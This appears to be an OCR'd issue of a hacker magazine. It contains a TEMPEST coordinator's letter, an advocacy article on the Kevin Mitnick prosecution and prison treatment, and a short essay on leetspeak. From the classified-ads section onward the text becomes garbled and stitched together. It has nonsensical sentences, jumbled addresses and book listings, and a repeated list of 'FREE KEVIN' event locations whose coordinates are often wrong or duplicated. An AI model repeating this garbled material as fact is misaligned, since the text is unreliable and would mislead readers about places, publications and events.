If you qualify as an individual with an official need-to-know and if you have a current US Government clearance that is equivalent to the classification level of the data being protected then you may request that information from the CTTA. Be prepared to justify your official need-to-know for the information. You will also have a classified storage facility approved by the US Government in order to receive, transport, protect and to eventually destroy the requested information.

I hope this response has adequately answered your question.

I'm pleased that you really enjoyed reading of the picures of our building.

Steve M. Clark
LLNL TEMPEST Coordinator

Dear [REDACTED]
I am sorry, but I am unable to find any further information on the 1986-1987 shielding being installed. Where were the plans/pictures?

I received the following response from Steven M. Clark, the laboratory's TEMPEST Coordinator, April

The real fun came from the 25 count indictment filed against Mitnick in September 1995 where he was basically accused of copying software and lying on the telephone about who he was (this is commonly known as social engineering). While laughable to most of us, Mitnick was facing serious prison time for these infractions. Large corporations were claiming millions of dollars in damages from his having accessed their files, even though he never did anything with them.

Throughout it all, the crimes that made all the headlines (hacking into Tsutomu Shimomura's machine, possessing a list of 20,000 Necon customer credit card numbers, etc.) mysteriously vanished, either because everyone knew Mitnick had nothing to do with them or because they weren't even crimes.

It took until 1999 for Mitnick to finally give in and agree to a plea bargain just as nearly every defendant in a federal case eventually does to put an end to the right/truth. The new seven count indictment had charges that were just as laughable as the original indictment, but pleading guilty could get Mitnick out of prison in another year. Again, not pleading guilty would have made life unbearable since the government had made it nearly impossible for the defense to analyze the evidence. In other words, the deck was stacked against them.

When the damages the various companies were claiming got leaked and subsequently published on our web site, a lot of people finally started to realize how wrong this whole thing was. While the prosecutors and media were always throwing around a damage figure of \$80 million, the total amount of damages arrived at by adding the figures on the leaked documents came to over half a billion dollars! Something clearly wasn't right. Sun Microsystems alone was claiming \$80 million for Mitnick's copying of Solaris source code, something they offer to the public for \$100 + fee for students.

Demonstrations were held outside federal courthouses in 15 cities around the world on June 4, 1999 demanding an end to this injustice. Many thousands of leaflets were handed out to passersby and federal employees. A lot of eyes were opened on that day and the hacker community took a big step into the world of activism.

In the last bit of news all year, a pending state case against Mitnick was dropped. The possibility of being immediately remanded into state custody upon his release from federal prison had always existed. In the end, the state reasoned that Mitnick could not have committed computer fraud if he was merely talking on the phone. Had the feds come to this conclusion, a lot of time and money could have been saved. But now it was fine for the federal case to reach a conclusion.

Sentencing was set for June 14, postponed to July 12, continued to July 26, and postponed to August 9. When it was over, the judge had refused to recommend Mitnick be sent to a halfway house and insisted that he serve out the remainder of his plea bargained time in a prison. She left open the possibility that he could be transferred to a minimum security facility however. But the really significant part of this was the amount of restitution ordered: \$4,125. Yes, that's what all the years had boiled down to - a fraction of a fraction of the

Continued from Page 5

letters@2600.com

amounts that had been publicized. And even that figure came with no details on its calculation.

But they still weren't finished with Mittnick. There was the issue of supervised release after his prison term ends, believed to be in January of 2000. The restrictions on his life until 2003 are staggering. No access at all to any computer, to any television, capable of being hooked into the Internet, to any electronic equipment that can be used as a computer or that can be tied into a computer or telecommunications network, and no cellular phones. In addition, Mittnick is forbidden from consulting with or advising anyone on computers or computer related activity, and is not allowed to use encryption in any form. How he will be able to make a living is something nobody has been able to answer.

"But why worry about the future when we still have the present?" Two days after Mittnick was sentenced, he was taken with no warning to a maximum security prison in San Bernardino. He was forced to leave everything behind, personal possessions, legal documents, even the money in his emergency account. He was placed in a 50x25 room with 60 prisoners. One hour outside the room is allowed three times a week. There are no windows and no clocks. Prisoners often don't know if it's day or night. There are no partitions for the toilet or shower. Imagine having 60 people watching you at all times no matter what you're doing. That's not even the worst of it. Mittnick has been on a kosher diet for some time, something the person at San Bernardino does not supply. Despite the fact that established cases have given prisoners the right to practice their religion and obtain kosher food if their religion requires it, the judge has denied his request to be transferred to a facility that provides this. It's not at all unlikely that this is a form of retribution for being a high-profile prisoner and exposing the corruption of the le-

gal system. It's widely known that the warden at the Metropolitan Detention Center, his former prison, didn't want the publicity that came with Kevin Mitnick. Ironically, Mitnick's lawyer was waiting to see him when the abrupt transfer began. Prison officials refused to allow them to meet. In fact, they tried to rush him out of the prison by giving him the infamous laptop that had been used to go over the evidence which he was there to pick up. What's incredible about this is that they didn't want to take the time to erase the evidence as they were supposed to. After all, this was what was supposedly worth millions of dollars, right? Mitnick's lawyer refused to accept it.

And just when we thought it couldn't possibly get any worse, it did. On August 25, Mitnick was awoken at 2 a.m. and once again taken without warning, this time back to Los Angeles. It was an ill-fated trip. The van he was riding in rear-ended another vehicle at high speed. Mitnick, who was not strapped in (for some reason prisoners never are) hit his head hard. Six hours later they took him to a hospital along with the other injured prisoners. Despite exhibiting symptoms of a concussion, he was driven back to San Bernardino. The reason for the sudden trip to Los Angeles in the middle of the night remains a mystery.

At press time, the situation remains grim. No food, barbaric living conditions, and now possible untreated injuries. The media has lost interest in the case so don't expect to see this on the evening news.

So now we know what it was all about. It wasn't about justice, protecting America from a dangerous criminal, national secrets, or corporate espionage. It was really about nothing at all, which also happens to be precisely what has been accomplished by this charade. Unless a whole lot of people losing faith in our system of justice counts as something...

© 2000

3 1 3 3 7 = 8 3 M 8

by Hex

Something prevalent in the hacker community is occasional, or sometimes nauseating, use of k-leet characters in communication or hacked works of art. The most popular example of k-leet would surely be the substitution of the letter "z" for the letter "s". This emerged more as a play on pronunciation rather than what we now know as k-leet writing. The most common use of this example would be "t133z" or "w3r3z".

The use of the "z" for "s" grew into using "pl1" instead of "p" and "y" instead of "T" where appropriate. "Ph3rz" is a perfect example. As a growing language, k-leet started tree corruptions which seemed to flow naturally into the concept. A backwards "E" looks like a "S". The ultimate k-leet word? Perhaps it's "T3y13z". Regardless, more numbers followed suit. Here's a fancy chart displaying the number, and it's substitution(s).

1 - can be 1 or 1.

2 - In place of to or too.

3 - e, E

4 - A

5 - S

7 - T

8 - B

9 - 2

0 - O

Other k-leetsisms emerged. "See you later" became "eyul8z". Extra characters became fair game. A combination of slashes can be used for "w" and "n". A good example is "w4R3Z".

It seems like in some places, the leeter you speak, the leeter you are. If you ever legon to live are k-leet haxors, and all you see is this: "133#1@3,1>10@3/321321@>" then you know they are discussing Linux scripts.

Now that we've finished with locbie coolness, I've got a concern. There are many major players in the "spread a message through a hack" scene especially Hackers for Christ (sic!), who have fantastic opportunities to enlighten the public, but present themselves in such a foreign way as to make it difficult to communicate to the unenlightened masses.

An example: writing "p11r33|<3V17;" would not generate as much interest as typing "FREE KEVIN" in a hacked page. While there may be some hullabaloo, I feel that if the pages are presented in non-k-leet haxor English, people can better educate themselves as to the cause you are creating awareness for. Granted, during the HFG attack on the Times, I understand that www.freekevin.com received many hits. But I feel that if the message on the Times' hacked page were in common English, it would have educated more people.

Most newbies would look at "D1\$ P493 v11.4731D 8y <0nD0R" and think, "Oh no! I've got some kind of virus!" I'd better put in my unprotected McAfee disk to save the day." And they would learn nothing.

I thought of doing this whole thing in k-leet but that would have been hideous. Hope you learned that you teach more people staff by writing in English, rather than impressing your friends by talking like a |<1337, [k-R4|, Sup4]>up4, {{4>OR from da PH4RE7-4<7481K4



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SEN - SOPE 2009 will be taking place on July 16, 17, and 18, 2009 in New York City at the Hilton Parsippany (the site of the first SOPE Conference in 1993). The time we have for actors and managers to review what we want. It's never too early to start planning. Reserve your room at the hotel by

entertainers in 2005. Perfor the job with me P.M. conference at 10:00 the discours the job with me P.M. beginning in Friday evening and ending on Sunday night. We expect at least ten trains of spectators & staff, mostly First and 2nd class passengers of all sets. Rehearsal for 10:00 in SEC and technical rehearsal to all, one day throughout the three days. You can reach your station via 116-824, 200 Bus East, pencils, paper, etc. I want you to have an order book ready to

On the other hand, the results of the present study suggest that the relationship between the two variables is not as strong as that reported by previous studies.

not only the standard deviation about the confidence interval regression equation and the R^2 value but also the t -values of the next 10 entries to check whether they are significant.

For Sale \$1,500

Government Catalog #5, \$10.00 (130 pages about conservation) 5% and all orders to: 120 Park Dr., #227, Glendale, CA 91203. Many off-tracks out in Florida.

abandoned caribou, salmon carcels, and the plastic trash left by visitors. The zinc slabs, giving off the odors you're not supposed to smell, cost \$2 to \$6. Box 60000, True North P.O., St. John's, NL A1B 5G7, Canada.

LEARN SUDOKU BASE THEORY *The Big Book* + 1000
Sudokus, \$17.95 at 166 E. 24th St., 125-350 East, New York 10016
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978-1-4936-2003-0, Today's Day Scenario Planning
978-1-4936-2004-7, CHARGED WITH A COMPUTER CRIME In 29 States or Territories
978-1-4936-2005-4, Smart Criminal Defense, Volume 2, 2nd Ed. (2014) 200+

1959 or until at least 1960-1961. Because computer and legal background, I think like no other here.
TECHNICAL BOOKS AND SCIENCE FICTION: Specifying mecha.
In particular, Gulliver's Egg, etc. Good novel for complete list

for the last 25 years.
LAPIN CRUNCH WHISTLES, \$20.00 ea., take a new pet. 1111
TRICENTRAL WHISTLE IN white cotton, sugar coated, with the plate
for who can this treat! Once they are gone, that's it.

There are no state capital roads to Boring. Harry (name) is there too, as a 2500 acre plot of dry land just beyond the way to Portland. Come see her and go eastwards 2800 feet to the other side and get across through the salt holes to old east end of town. Also, look for timber - some redwood, fir, Douglas, hemlock, etc. Not only a splendid forest, but helping along \$24.40, not only a splendid home but very useful, desire to run at all times.

Please send enclosed copy of *The New ALM Letter*—*Parco* TEE (for selected offices only), serial #40 (11 Mar 59) to
Walter F. Webb, 11675 Peppermint St., San Deleas, Monter-
ey, Ca. 93941. Subscriptions, subscriptions or complete refund by
air mail. **TAX T-SHIRTS**, People first. Wear a piece of cloth that's 51%
cotton and 49% polyester in place of a white 100% cotton shirt. A
copy of *People First* is available from the author.

existing condition. An insurance representative for Health ER 10-4501, ID-1890, 12-1990, and 12-2002, stated that "we had price, price, and cost issues," from the beginning.

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SUSPECTED OR ACCUSED OF A CRIME IN THE SAN FRANCISCO BAY AREA has used a station address or called in the location of someone who speaks like him, or has, and possibly helped. Contact Greg Tepko, Esq., at (800) 568-5992 or (415) 865-5511 or

8:30 AM **Announcements** **8:30 AM**
OFF THE HOOK is the weekly one-hour broadcast show presented Tuesday nights at 8:30 PM ET/ 7:30 PM CT/ 6:30 PM MT/ 5:30 PM PT on KRON-TV Channel 4 in San Francisco, CA. In addition, OFF THE HOOK is currently in post-production in San Francisco for 2800 readers.

New Year's Day, you can also make it by the 15th day of January. www.2000.com/astrology or go online to North and South America at 415-561-2818. Authors of all books getting back to Earth can be found at the 2000 site. Your astrologer is awaiting your questions.

Personal 22

who lived in the New York area but died near South Beach (Miami) in April 2005. He had a black VW Jetta. He was a big 90210, *That's So Raven* fan. I used to try to track him down, but I could never find him.

SORRY BUT I'm requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to obtain "Select-A-Purchaser" information, pertaining to purchases of goods and services from our partners during

business who sell purchasing agents for particular model II listed with your towns art etc. listed on website at www.rustsource.org, [www.rustsource.com](#) or [www.rustsource.com](#)

web site. Training, 2,000 users, engineers, and funds for your unmet help in returning the WCRD to its original design of the process, and never penetrate implementation by Brazilian Petrol, Petrobras, Brazil during its construction.

to the U.S. Geological Survey's National Water-Quality Assessment Program, Fort Collins, CO 80553-1252; Internet address, <http://water.usgs.gov/nawqa>; telephone, 303-499-5800. Web site:
<http://nawqa.usgs.gov/nawqa.html>.

<http://www.bevsource.com>

You have had them 3-4 years of racing we will accept for a
reimbursement. We hope this is close. Of course, as you see
the right is open subject to your and our review. It's
strangely absurd or has nothing at all to do with the books!

and all admissions as to fee 1550.00 per year, and
not less than one-half year's tuition fees thereafter.
Include your address added on 9/1/00/00 as we know you're
otherwise. Send your ad to 2802 Ma Socorro, PO Box 35,
Walla Walla, WA 99362. Indicate your address and zip
postmark deadline for WES 08/08/01, 12:00PM.

ARGENTINA
Tereso Alvarez, 19, UK, bar staff
JULY 25

AUSTRALIA
ADELAIDE: Goolwa, Larapinta Street
LOC: 37° 51' S, 138° 20' E
Lat: -37.8500, Long: 138.3333
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

GEORGIA
Gori, north east of Tbilisi
JULY 25

FRANCE
PARIS: Paris, 4th arrondissement
LOC: 48° 51' N, 2° 22' E
Lat: 48.8500, Long: 2.0333
Time: 11:15 AM, JULY 25
ONLINE: www.petpet.com

ITALY
Milan, Piazza Duomo 1, Italy
LOC: 41° 54' N, 9° 10' E
Lat: 41.9000, Long: 9.1667
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

NETHERLANDS
Amsterdam, Damrak 20
LOC: 52° 20' N, 4° 53' E
Lat: 52.3333, Long: 4.8833
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

NEW ZEALAND
Wellington, Wellington Central
LOC: 37° 41' S, 174° 47' E
Lat: -37.6833, Long: 174.7833
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

POLAND
Krakow, Krakow, Poland
LOC: 49° 53' N, 20° 09' E
Lat: 49.8833, Long: 20.1500
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

PORTUGAL
Lisbon, Portugal
LOC: 38° 43' N, 9° 10' E
Lat: 38.7167, Long: 9.1667
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

ROMANIA
Bucharest, Romania
LOC: 44° 26' N, 26° 09' E
Lat: 44.4333, Long: 26.1500
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

SINGAPORE
Singapore, Singapore
LOC: 1° 15' N, 103° 45' E
Lat: 1.2500, Long: 103.7500
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

SPAIN
Barcelona, Spain
LOC: 41° 23' N, 2° 5' E
Lat: 41.3833, Long: 2.0833
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

SWEDEN
Stockholm, Sweden
LOC: 59° 20' N, 18° 03' E
Lat: 59.3333, Long: 18.0500
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

SWITZERLAND
Zurich, Switzerland
LOC: 47° 10' N, 8° 38' E
Lat: 47.1667, Long: 8.6333
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

TAIWAN
Taipei, Taiwan
LOC: 25° 04' N, 121° 52' E
Lat: 25.0667, Long: 121.8667
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

THAILAND
Bangkok, Thailand
LOC: 13° 42' N, 100° 52' E
Lat: 13.7, Long: 100.8667
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
New York, New York
LOC: 40° 42' N, 74° 01' W
Lat: 40.7, Long: -74.0167
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

UKRAINE
Kyiv, Ukraine
LOC: 49° 59' N, 30° 20' E
Lat: 49.9833, Long: 30.3333
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
Los Angeles, California
LOC: 34° 05' N, 118° 15' W
Lat: 34.0833, Long: -118.2500
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
Chicago, Illinois
LOC: 41° 56' N, 87° 45' W
Lat: 41.9333, Long: -87.7500
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
Seattle, Washington
LOC: 47° 30' N, 122° 10' W
Lat: 47.5, Long: -122.1667
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
Phoenix, Arizona
LOC: 33° 45' N, 112° 05' W
Lat: 33.7500, Long: -112.0833
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
San Francisco, California
LOC: 37° 47' N, 122° 25' W
Lat: 37.7833, Long: -122.0833
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
Boston, Massachusetts
LOC: 42° 21' N, 71° 02' W
Lat: 42.3500, Long: -71.0333
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
Philadelphia, Pennsylvania
LOC: 40° 02' N, 75° 07' W
Lat: 40.0333, Long: -75.1167
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

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ONLINE: www.petpet.com



U.S.A.
San Francisco, California
LOC: 37° 47' N, 71° 02' W
Lat: 37.7833, Long: -71.0333
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
Boston, Massachusetts
LOC: 42° 21' N, 71° 02' W
Lat: 42.3500, Long: -71.0333
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
Philadelphia, Pennsylvania
LOC: 40° 02' N, 75° 07' W
Lat: 40.0333, Long: -75.1167
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

U.S.A.
Chicago, Illinois
LOC: 41° 56' N, 87° 45' W
Lat: 41.9333, Long: -87.7500
Time: 10:30 AM, JULY 25
ONLINE: www.petpet.com

FREE KEVIN Sightings



Photos by Michael Vandevoorde and Steve Morris

Adventures with the Black Cat
Reporters on the Case of Kevin

Kevin's Adventures

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